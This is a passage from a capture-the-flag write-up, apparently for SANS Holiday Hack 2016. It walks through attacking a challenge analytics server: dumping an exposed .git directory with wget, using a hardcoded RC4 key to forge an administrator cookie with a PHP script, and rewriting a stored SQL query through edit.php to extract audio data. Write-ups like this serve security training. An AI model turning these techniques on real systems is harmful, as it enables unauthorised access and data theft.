# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3
# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}
```

This solving this challenge.

⁵<https://www.idontplaydarts.com/2011/02/using-php-filter-for-local-file-inclusion/>

⁶<https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerability>

1.1.6 The Mobile Analytics Server (post authentication)

So with this task, it's back to analytics.northpolewonderland.com to see what's up. After browsing the site a bit, logged in with the guest user, it's time to look for directories that probably should not have been there.

Directories, such as `/admin/`, `/.git/`, etc.. However, it's time to stop looking as soon as we look for `/.git/`. It seems the creator of the website has the Git repository in the server root. This really is a bad idea, but good for me. Time to whip out 'wget' and download the contents.

```
root@kali:~/analytics# wget -r --no-parent https://analytics.northpolewonderland.com/.git/
--2017-01-03 13:30:51-- https://analytics.northpolewonderland.com/.git/
Resolving analytics.northpolewonderland.com (analytics.northpolewonderland.com)... 104.198.252.157
Connecting to analytics.northpolewonderland.com (analytics.northpolewonderland.com)|104.198.252.157|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'analytics.northpolewonderland.com/.git/index.html'

analytics.northpole      [ <==>          ] 1.36K  --.-KB/s    in 0s

2017-01-03 13:30:51 (10.3 MB/s) - 'analytics.northpolewonderland.com/.git/index.html' saved [1394]

Loading robots.txt; please ignore errors.
--2017-01-03 13:30:51-- https://analytics.northpolewonderland.com/robots.txt
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 404 Not Found
2017-01-03 13:30:51 ERROR 404: Not Found.

--2017-01-03 13:30:51-- https://analytics.northpolewonderland.com/.git/branches/
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 200 OK
```

```
--2017-01-03 13:31:37-- https://analytics.northpolewonderland.com/.git/logs/refs/heads/master
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 200 OK
Length: 4284 (4.2K) [application/octet-stream]
Saving to: 'analytics.northpolewonderland.com/.git/logs/refs/heads/master'

analytics.northpole 100%[=====>] 4.18K  --.-KB/s    in 0s

2017-01-03 13:31:37 (155 MB/s) - 'analytics.northpolewonderland.com/.git/logs/refs/heads/master' saved [4284/4284]

FINISHED --2017-01-03 13:31:37--
Total wall clock time: 46s
Downloaded: 305 files, 614K in 0.3s (1.99 MB/s)
root@kali:~/analytics#
```

And there we go. It's now time to see what the status of the Git repos is. With some luck

we will have access to all, or at least most of the source code of the webpage and as everyone knows, having access to source code makes the whole pwnage thing easier.

```
root@kali:~/analytics# cd analytics.northpolewonderland.com/
root@kali:~/analytics/analytics.northpolewonderland.com# ls
root@kali:~/analytics/analytics.northpolewonderland.com# git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

        deleted:      README.md
        deleted:      crypto.php
        deleted:      css/bootstrap-theme.css
        deleted:      css/bootstrap-theme.css.map
        deleted:      css/bootstrap-theme.min.css
        deleted:      css/bootstrap-theme.min.css.map
        deleted:      css/bootstrap.css
        deleted:      css/bootstrap.css.map
        deleted:      css/bootstrap.min.css
        deleted:      css/bootstrap.min.css.map
        deleted:      css/bootstrap.min.css.orig
        deleted:      db.php
        deleted:      edit.php
        deleted:      fonts/glyphicons-halflings-regular.eot
        deleted:      fonts/glyphicons-halflings-regular.svg
        deleted:      fonts/glyphicons-halflings-regular.ttf
        deleted:      fonts/glyphicons-halflings-regular.woff
        deleted:      fonts/glyphicons-halflings-regular.woff2
        deleted:      footer.php
        deleted:      getaudio.php
        deleted:      header.php
        deleted:      index.php
        deleted:      js/bootstrap.js
        deleted:      js/bootstrap.min.js
        deleted:      js/npm.js
        deleted:      login.php
        deleted:      logout.php
        deleted:      mp3.php
        deleted:      query.php
        deleted:      report.php
        deleted:      sprusage.sql
        deleted:      test/Gemfile
        deleted:      test/Gemfile.lock
        deleted:      test/test_client.rb
        deleted:      this_is_html.php
        deleted:      this_is_json.php
        deleted:      uuid.php
        deleted:      view.php

no changes added to commit (use "git add" and/or "git commit -a")
root@kali:~/analytics/analytics.northpolewonderland.com#
```

Well, it seems that everything has been deleted from the Git. Thankfully it's git and that means we can revert the changes, if we need to. However, before doing anything, opening the folder in Visual Code⁷.

⁷Found at <https://code.visualstudio.com/>

Once the folder is open in Visual Code, it is possible to browse through the code, without having to modify the Git repos.

While browsing through the code I found the following snippet.

```
function check_access($db, $username, $users) {  
    # Allow administrator to access any page  
    if($username == 'administrator') {  
        return;  
    }  
  
    if(!in_array($username, $users)) {  
        reply(403, 'Access denied!');  
        exit(1);  
    }  
}
```

Which clearly indicates that there are another user called 'administrator'. Next step is to figure out how to log in with this account.

There is a file called 'crypto.php' which seems to be included by a lot of the pages and it looks like this.

```
1  <?php  
2  define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");  
3  
4  function encrypt($data) {  
5      return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');  
6  }  
7  
8  function decrypt($data) {  
9      return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');  
10 }  
11 ?>
```

These 2 functions are used in conjunction with 'login.php' as seen in the following image.

Now this shows how the cookie that is being used to store the logged in information is being formed. So it's time to create my very own personal AUTH cookie using the following PHP script.

```
1  <?php  
2  define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");  
3  
4  function encrypt($data) {  
5      return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
```

```
6 }
7
8 $auth = bin2hex(encrypt(json_encode([
9     'username' => "administrator",
10    'date' => "2016-12-26T19:01:59+0000",
11 ])));
12 echo $auth;
13 ?>
```

Using this script the following token is created, and when using that value, instead of the value of the AUTH cookie when logging in as 'guest'.

```
82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef1
8a4384f6e7bca04d86e573b965cc9c6549b849486263a40a63b71976884152
```


(This should obviously be one line)

```
67 } else {
68     require_once('db.php');
69
70     check_user($db, $_POST['username'], $_POST['password']);
71
72     print "Successfully logged in!";
73
74     $auth = encrypt(json_encode([
75         'username' => $_POST['username'],
76         'date' => date(DateTime::IS08601),
77     ]));
78
79     setcookie('AUTH', bin2hex($auth));
80
81     header('Location: index.php?msg=Successfully%20logged%20in!');
82 }
```

With this done, it's time to set the cookie via the developer console.

```
document.cookie = "AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9c6549b849486263a40a63b71976884152"
"AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9c6549b849486263a40a63b71976884152"
```

And with that done it's time to refresh the browser and see the result.



That's the menu, when logged in as administrator. So the MP3 link has been replaced by edit. So it's time to look into what the 'edit.php' file actually does. ... So it allows me to change the id, name, and description of the saved search you can create in the view screen.

Now after a bit more of reading through the code, one thing sort of sticks out.

```
43 {
44     $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" . mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
45     if(!$result) {
46         reply(500, "MySQL Error: " . mysqli_error($db));
47         die();
48     }
49     $row = mysqli_fetch_assoc($result);
50
51     # Update the row with the new values
52     $set = [];
53     foreach($row as $name => $value) {
54         print "Checking for " . htmlentities($name) . "...<br>";
55         if(isset($_GET[$name])) {
56             print 'Yup!<br>';
57             $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
58         }
59     }
60
61     $query = "UPDATE `reports` " .
62         "SET " . join($set, ', ') . " " .
63         "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
64     print htmlentities($query);
65
66     $result = mysqli_query($db, $query);
67     if(!$result) {
68         reply(500, "SQL error: " . mysqli_error($db));
69         die();
70     }
71
72     print "Update complete!";
73 }
```

The reason it sticks out, is because when you update the stored search, it tells you what it checks for. This includes a field called 'query', now this can be confirmed to exist by looking at the 'sprusage.sql' file that also resides in the Git repos.

Also, there is a table that contains audio. ... So you've probably guessed this already. It's time to change the stored search and set the query to

```
SELECT *, TO_BASE64(mp3) FROM audio
```

So what this does, is hopefully to let me extract the audio file as base64. It should also evade all the very annoying `mysqli_real_escape_string` that prevents classic SQL injections.

To set the query simply visit

[/edit.php?id=<ID_GOES_HERE>&query=SELECT%20*,%20TO_BASE64\(mp3\)%20FROM%20audio](/edit.php?id=<ID_GOES_HERE>&query=SELECT%20*,%20TO_BASE64(mp3)%20FROM%20audio) After visiting that, it's time to go to the view page and plot in the ID you updated.

Output				
You may have to scroll to the right to see the full details				
id	username	filename	mp3	SUBSTRING(TO_BASE64(mp3),1,40)
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3		SUQzAwAAAAAGFRSQ0sAAAACAAAAMIRJVDIAAAAC
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3		SUQzAwAAAAAGFRSQ0sAAAACAAAAN1RJVDIAAAAC

Bingo! We've actually got both of the mp3 files this way. Now the only thing left is copy pasting the base64 and decoding it, and make a note of the filename, discombobulatedaudio7.mp3.

1.2 What are the names of the audio files you discovered from each system above?

The file names, in order, are as follow.

- discombobulatedaudio1.mp3
- discombobulatedaudio2.mp3
- discombobulatedaudio3.mp3
- debug-20161224235959-0.mp3
- discombobulatedaudio5.mp3
- discombobulated-audio-6-XYZE3N9YqKNH.mp3
- discombobulatedaudio7.mp3